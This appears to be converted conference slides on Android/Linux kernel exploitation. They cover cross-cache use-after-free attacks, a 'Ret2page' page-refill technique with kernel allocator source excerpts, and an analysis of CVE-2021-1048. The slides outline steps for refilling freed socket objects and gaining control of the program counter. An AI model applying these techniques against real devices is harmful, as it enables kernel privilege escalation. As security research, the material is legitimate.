


<<Exploiting race conditions on [ancient] Linux>> by Jann Horn, Google Project Zero

Basic idea about cross-cache attack



Basic idea about cross-cache attack



- It's no doubt that step 1-3 is required
- It's required to exhaust all the free slab page first

Known cross-cache attack technique

From Collision To Exploitation: Unleashing Use-After-Free Vulnerabilities in Linux Kernel


Wen Xu, Juanru Li, Junliang Shu, Wenbo Yang

Tianyi Xie, Yuanyuan Zhang^{*}, Dawu Gu
Shanghai Jiao Tong University
800 Dongchuan Road, Shanghai, China

- Published in 2015
- CVE-2015-3636


<https://repository.root-me.org/Exploitation%20-%20Syst%C3%A8me/Unix/EN%20-%20From%20collision%20to%20exploitation%3A%20Unleashing%20Use-After-Free%20vulnerabilities%20in%20Linux%20Kernel.pdf>

Known cross-cache attack technique



- The key point is that all the physical pages which can be allocated for slab allocator are linearly mapped

Known cross-cache attack technique



- The key point is that all the physical pages which can be allocated for slab allocator are linearly mapped
 - The kernel address of the dangling pointer is always validated

Known cross-cache attack technique

- A TCPv4 object will be wrongly recycled in the TCPv6 slab cache.
- Both TCPv4 objects and TCPv6 objects are allocated in the dedicated cache separately.

Zer0Con2019

From Zero to Root: Building Universal Android
Rooting with a Type Confusion Vulnerability

WANG, YONG (@ThomasKing2014)

Alibaba Security

Known cross-cache attack technique

Control UAF socks

- Fill the UAF socks
 - 0. Close all the fds except the UAF fds.
 - 1. Call mmap syscall with 0x4000000 size.
 - 2. Fill the buffer with '0x0000000800000008' magic number.
 - 3. Lock the buffer and request the time stamp.
 - 4. Check whether it is equal to 0x0000000800000008.
 - 5. If true, stop. Else, goto step 1.

- PC Control

```
// net/core/sock.c
int inet_ioctl(struct socket *sock, unsigned int cmd, unsigned long arg)
{...
    default:
        if (sk->sk_prot->ioctl)
            err = sk->sk_prot->ioctl(sk, cmd, arg);
```

- It's time and memory consuming. But why?

Page allocation for slab

```
1717 static struct page *new_slab(struct kmem_cache *s, gfp_t flags, int node)
1718 {
1719     if (unlikely(flags & GFP_SLAB_BUG_MASK)) {
1720         gfp_t invalid_mask = flags & GFP_SLAB_BUG_MASK;
1721         flags &= ~GFP_SLAB_BUG_MASK;
1722         pr_warn("Unexpected gfp: %#x (%pGg). Fixing up to gfp: %#x (%pGg). Fix your code!\n",
1723             invalid_mask, &invalid_mask, flags, &flags);
1724         dump_stack();
1725     }
1726
1727     return allocate_slab(s,
1728         flags & (_GFP_RECLAIM_MASK | GFP_CONSTRAINT_MASK), node);
```

```
alloc_gfp = (flags | __GFP_NOWARN | __GFP_NORETRY) & ~__GFP_NOFAIL;
if ((alloc_gfp & __GFP_DIRECT_RECLAIM) && oo_order(oo) > oo_order(s->min))
    alloc_gfp = (alloc_gfp | __GFP_NOMEMALLOC) & ~(__GFP_RECLAIM | __GFP_NOFAIL);
```

```
25 #define GFP_RECLAIM_MASK ( __GFP_RECLAIM | __GFP_HIGH | __GFP_IO | __GFP_FS | \
26     __GFP_NOWARN | __GFP_RETRY_MAYFAIL | __GFP_NOFAIL | \
27     __GFP_NORETRY | __GFP_MEMALLOC | __GFP_NOMEMALLOC | \
28     __GFP_ATOMIC)
29
30 /* The GFP flags allowed during early boot */
31 #define GFP_BOOT_MASK ( __GFP_BITS_MASK & ~(__GFP_RECLAIM | __GFP_IO | __GFP_FS) )
32
33 /* Control allocation cpuset and node placement constraints */
34 #define GFP_CONSTRAINT_MASK ( __GFP_HARDWALL | __GFP_THISNODE)
```

Page allocation for user address

```
192 static inline struct page *
193 alloc_zeroed_user_highpage_movable(struct vm_area_struct *vma,
194                                     unsigned long vaddr)
195 {
196 #ifndef CONFIG_CMA
197     return __alloc_zeroed_user_highpage(__GFP_MOVABLE, vma, vaddr);
198 #else
199     return __alloc_zeroed_user_highpage(__GFP_MOVABLE | __GFP_CMA, vma,
200                                         vaddr);
201 #endif
202 }
```

```
169 static inline struct page *
170 __alloc_zeroed_user_highpage(gfp_t movableflags,
171                               struct vm_area_struct *vma,
172                               unsigned long vaddr)
173 {
174     struct page *page = alloc_page_vma(GFP_HIGHUSER | movableflags,
175                                         vma, vaddr);
176
177     if (page)
178         clear_user_highpage(page, vaddr);
179
180     return page;
181 }
```

Known cross-cache attack technique

Control UAF socks

- Fill the UAF socks
 - 0. Close all the fds except the UAF fds.
 - 1. Call mmap syscall with 0x4000000 size.
 - 2. Fill the buffer with '0x0000000800000008' magic number.
 - 3. Lock the buffer and request the time stamp.
 - 4. Check whether it is equal to 0x0000000800000008.
 - 5. If true, stop. Else, goto step 1.

- PC Control

```
// net/core/sock.c
int inet_ioctl(struct socket *sock, unsigned int cmd, unsigned long arg)
{...
    default:
        if (sk->sk_prot->ioctl)
            err = sk->sk_prot->ioctl(sk, cmd, arg);
```

Zer0Con2019

Alibaba Security

- It's time and memory consuming. But why?
 - The page order is different (order 3 vs order 0)
 - The MIGRATE type is different(MIGRATE_UNMOVABLE vs MIGRATE_MOVABLE)

Free_pages- 0-order cache

```
99 void __put_page(struct page *page)
100 {
101     if (is_zone_device_page(page)) {
102         put_dev_pagemap(page->pgmap);
103
104         /*
105          * The page belongs to the device that created pgmap. Do
106          * not return it to page allocator.
107          */
108         return;
109     }
110
111     if (unlikely(PageCompound(page)))
112         __put_compound_page(page);
113     else
114         __put_single_page(page);
115 }
116 EXPORT_SYMBOL(__put_page);
```

```
77 static void __put_single_page(struct page *page)
78 {
79     __page_cache_release(page);
80     free_hot_cold_page(page, false);
81 }
```

```
2719 void free_hot_cold_page(struct page *page, bool cold)
2720 {
2721     struct zone *zone = page_zone(page);
2722     struct per_cpu_pages *pcp;
2723     unsigned long flags;
2724     unsigned long pfn = page_to_pfn(page);
2725     int migratetype;
2726
2727     if (!free_pcp_prepare(page))
2728         return;
2729
2730     migratetype = get_pfnblock_migratetype(page, pfn);
2731     set_pcppage_migratetype(page, migratetype);
2732     local_irq_save(flags);
2733     __count_vm_event(PGFREE);
2734
2735     /*
2736      * We only track unmovable, reclaimable and movable on pcp lists.
2737      * Free ISOLATE pages back to the allocator because they are being
2738      * offlined but treat HIGHATOMIC as movable pages so we can get those
2739      * areas back if necessary. Otherwise, we may have to free
2740      * excessively into the page allocator
2741      */
2742     if (migratetype >= MIGRATE_PCPTYPES) {
2743         if (unlikely(is_migrate_isolate(migratetype))) {
2744             free_one_page(zone, page, pfn, 0, migratetype);
2745             goto out;
2746         }
2747         migratetype = MIGRATE_MOVABLE;
2748     }
2749
2750     pcp = &this_cpu_ptr(zone->pageset)->pcp;
2751     if (!cold)
2752         list_add(&page->lru, &pcp->lists[migratetype]);
2753     else
2754         list_add_tail(&page->lru, &pcp->lists[migratetype]);
2755     pcp->count++;
2756     if (pcp->count >= pcp->high) {
2757         unsigned long batch = READ_ONCE(pcp->batch);
2758         free_pcppages_bulk(zone, batch, pcp);
2759         pcp->count -= batch;
2760     }
2761 }
```

Free_pages- 0-order cache

```
99 void __put_page(struct page *page)
100 {
101     if (is_zone_device_page(page)) {
102         put_dev_pagemap(page->pgmap);
103
104         /*
105          * The page belongs to the device that created pgmap. Do
106          * not return it to page allocator.
107          */
108         return;
109     }
110
111     if (unlikely(PageCompound(page)))
112         __put_compound_page(page);
113     else
114         __put_single_page(page);
115 }
116 EXPORT_SYMBOL(__put_page);
```

```
77 static void __put_single_page(struct page *page)
78 {
79     __page_cache_release(page);
80     free_hot_cold_page(page, false);
81 }
```

```
2719 void free_hot_cold_page(struct page *page, bool cold)
2720 {
2721     struct zone *zone = page_zone(page);
2722     struct per_cpu_pages *pcp;
2723     unsigned long flags;
2724     unsigned long pfn = page_to_pfn(page);
2725     int migratetype;
2726
2727     if (!free_pcp_prepare(page))
2728         return;
2729
2730     migratetype = get_pfnblock_migratetype(page, pfn);
2731     set_pcppage_migratetype(page, migratetype);
2732     local_irq_save(flags);
2733     __count_vm_event(PGFREE);
2734
2735     /*
2736      * We only track unmovable, reclaimable and movable on pcp lists.
2737      * Free ISOLATE pages back to the allocator because they are being
2738      * offlined but treat HIGHATOMIC as movable pages so we can get those
2739      * areas back if necessary. Otherwise, we may have to free
2740      * excessively into the page allocator
2741      */
2742     if (migratetype >= MIGRATE_PCPTYPES) {
2743         if (unlikely(is_migrate_isolate(migratetype))) {
2744             free_one_page(zone, page, pfn, 0, migratetype);
2745             goto out;
2746         }
2747         migratetype = MIGRATE_MOVABLE;
2748     }
2749
2750     pcp = &this_cpu_ptr(zone->pageset)->pcp;
2751     if (!cold)
2752         list_add(&page->lru, &pcp->lists[migratetype]);
2753     else
2754         list_add_tail(&page->lru, &pcp->lists[migratetype]);
2755     pcp->count++;
2756     if (pcp->count >= pcp->high) {
2757         unsigned long batch = READ_ONCE(pcp->batch);
2758         free_pcppages_bulk(zone, batch, pcp);
2759         pcp->count -= batch;
2760     }
2761 }
```

- Impossible to reallocate the page by mmap


Ret2page

- Key point: allocate the same order and MIGRATE type pages which can be read and written directly or indirectly instead of object X to refill the freed object
 - Same order: avoid to split the the high order block
 - MIGRATE type: just MIGRATE_UNMOVABLE
 - Read or written: leak and modify the content of the target object

Ret2page

- Key point: allocate the same order and MIGRATE type pages which can be read and written directly or indirectly instead of object X to refill the freed object
 - Same order: avoid to split the the high order block
 - MIGRATE type: just MIGRATE_UNMOVABLE
 - Read or written: leak and modify the content of the target object
- Less time and memory consuming
 - No need to migrate
- More deterministic
 - The feature of physical page allocator
- Limitation
 - Can not directly leak the kernel address

Ret2page



Ret2page

- Page Fengshui
 - Pipe page(RW/RW)

```
434     if (!page) {
435         page = alloc_page(GFP_HIGHUSER | __GFP_ACCOUNT);
436         if (unlikely(!page)) {
437             ret = ret ? : -ENOMEM;
438             break;
439         }
440         pipe->tmp_page = page;
441     }
```

Ret2page

- Page Fengshui
 - Binder buffer(RO/RW)

```
252     trace_binder_alloc_page_start(alloc, index);
253     page->page_ptr = alloc_page(GFP_KERNEL |
254                               __GFP_HIGHMEM |
255                               __GFP_ZERO);
256     if (!page->page_ptr) {
257         pr_err("%d: binder_alloc_buf failed for page at %pK\n",
258             alloc->pid, page_addr);
259         goto err_alloc_page_failed;
260     }
```

Ret2page

- Page Fengshui
 - ION page(RW/RW)

```
36 static void *ion_page_pool_alloc_pages(struct ion_page_pool *pool)
37 {
38     struct page *page = alloc_pages(pool->gfp_mask, pool->order);
39
40     if (page) {
41         mod_node_page_state(page_pgdat(page), NR_ION_HEAP,
42                             1 << pool->order);
43         mm_event_count(MM_KERN_ALLOC, 1 << pool->order);
44     }
45
46     return page;
47 }
```

Ret2page

- Page Fengshui
 - GPU(RW/RW)

```
139 static struct page *kgs_l_alloc_pages(int order)
140 {
141     gfp_t gfp_mask = kgs_l_gfp_mask(order);
142     struct page *page = alloc_pages(gfp_mask, order);
143
144     if (page)
145         mod_node_page_state(page_pgdat(page), NR_GPU_HEAP, 1 << order);
146
147     return page;
148 }
```

Ret2page

- Page Fengshui
 - io_uring(RW/RW)(blocked under the untrusted_app domain)

```
8102
8103 static void *io_mem_alloc(size_t size)
8104 {
8105     gfp_t gfp_flags = GFP_KERNEL | __GFP_ZERO | __GFP_NOWARN | __GFP_COMP |
8106                     __GFP_NORETRY;
8107
8108     return (void *) __get_free_pages(gfp_flags, get_order(size));
8109 }
```

```
9000 static int io_uring_mmap(struct file *file, struct vm_area_struct *vma)
9001 {
9002     size_t sz = vma->vm_end - vma->vm_start;
9003     unsigned long pfn;
9004     void *ptr;
9005
9006     ptr = io_uring_validate_mmap_request(file, vma->vm_pgoff, sz);
9007     if (IS_ERR(ptr))
9008         return PTR_ERR(ptr);
9009
9010     pfn = virt_to_phys(ptr) >> PAGE_SHIFT;
9011     return remap_pfn_range(vma, vma->vm_start, pfn, sz, vma->vm_page_prot);
9012 }
```

Agenda

- Introduction
- Ret2page
- *Case study*
- Conclusion


Android kernel exploits

- CVE-2022-0847 (fs)
 - Not related to slub cache
- CVE-2021-1048 (epoll)
 - UAF in the dedicated cache
- CVE-2021-1905/CVE-2021-28663/CVE-2021-28664 (adreno/mali)
 - Not related to slub cache
- CVE-2020-29661 (tty)
 - UAF in the dedicated cache
- CVE-2020-0423/CVE-2020-0041 (binder)
 - UAF in the general cache
- ...

CVE-2021-1048

`ep_loop_check_proc()` is trying to increment the refcount of a file with `get_file()`. However, `get_file()` is only allowed when a refcounted reference is already held to the file; and `ep_loop_check_proc()` instead relies on locking `ep->mtx` to protect the weak reference to the file from concurrent removal by `eventpoll_release()`, which doesn't prevent encountering a file with refcount zero.

Here is a diagram of the relevant lifetime states of `struct file`:



Essentially, `get_file()` is called on an object that may be in a state in which `get_file()` is not permitted.

- `ep_loop_check_proc`
- `get_file` vs `get_file_rcu`
- Lifetime states of `struct file`

<https://googleprojectzero.github.io/0days-in-the-wild//0day-RCA/2021/CVE-2021-1048.html>

CVE-2021-1048 analysis

```
2193     error = epoll_mutex_lock(&ep->mtx, 0, nonblock);
2194     if (error)
2195         goto error_tgt_fput;
2196     if (op == EPOLL_CTL_ADD) {
2197         if (!list_empty(&f.file->f_ep_links) ||
2198             ep->gen == loop_check_gen ||
2199             is_file_epoll(tf.file)) {
2200             mutex_unlock(&ep->mtx);
2201             error = epoll_mutex_lock(&epmutex, 0, nonblock);
2202             if (error)
2203                 goto error_tgt_fput;
2204             loop_check_gen++;
2205             full_check = 1;
2206             if (is_file_epoll(tf.file)) {
2207                 error = -ELOOP;
2208                 if (ep_loop_check(ep, tf.file) != 0)
2209                     goto error_tgt_fput;
2210             } else {
2211                 get_file(tf.file);
2212                 list_add(&tf.file->f_tfile_llink,
2213                         &tfile_check_list);
2214             }
2215             error = epoll_mutex_lock(&ep->mtx, 0, nonblock);
2216             if (error)
```

- EPOLL_CTL_ADD
- Target file is epoll
 - f->f_op == &eventpoll_fops

CVE-2021-1048 analysis

```
1976 static int ep_loop_check_proc(void *priv, void *cookie, int call_nests)
1977 {
1978     int error = 0;
1979     struct file *file = priv;
1980     struct eventpoll *ep = file->private_data;
1981     struct eventpoll *ep_tovisit;
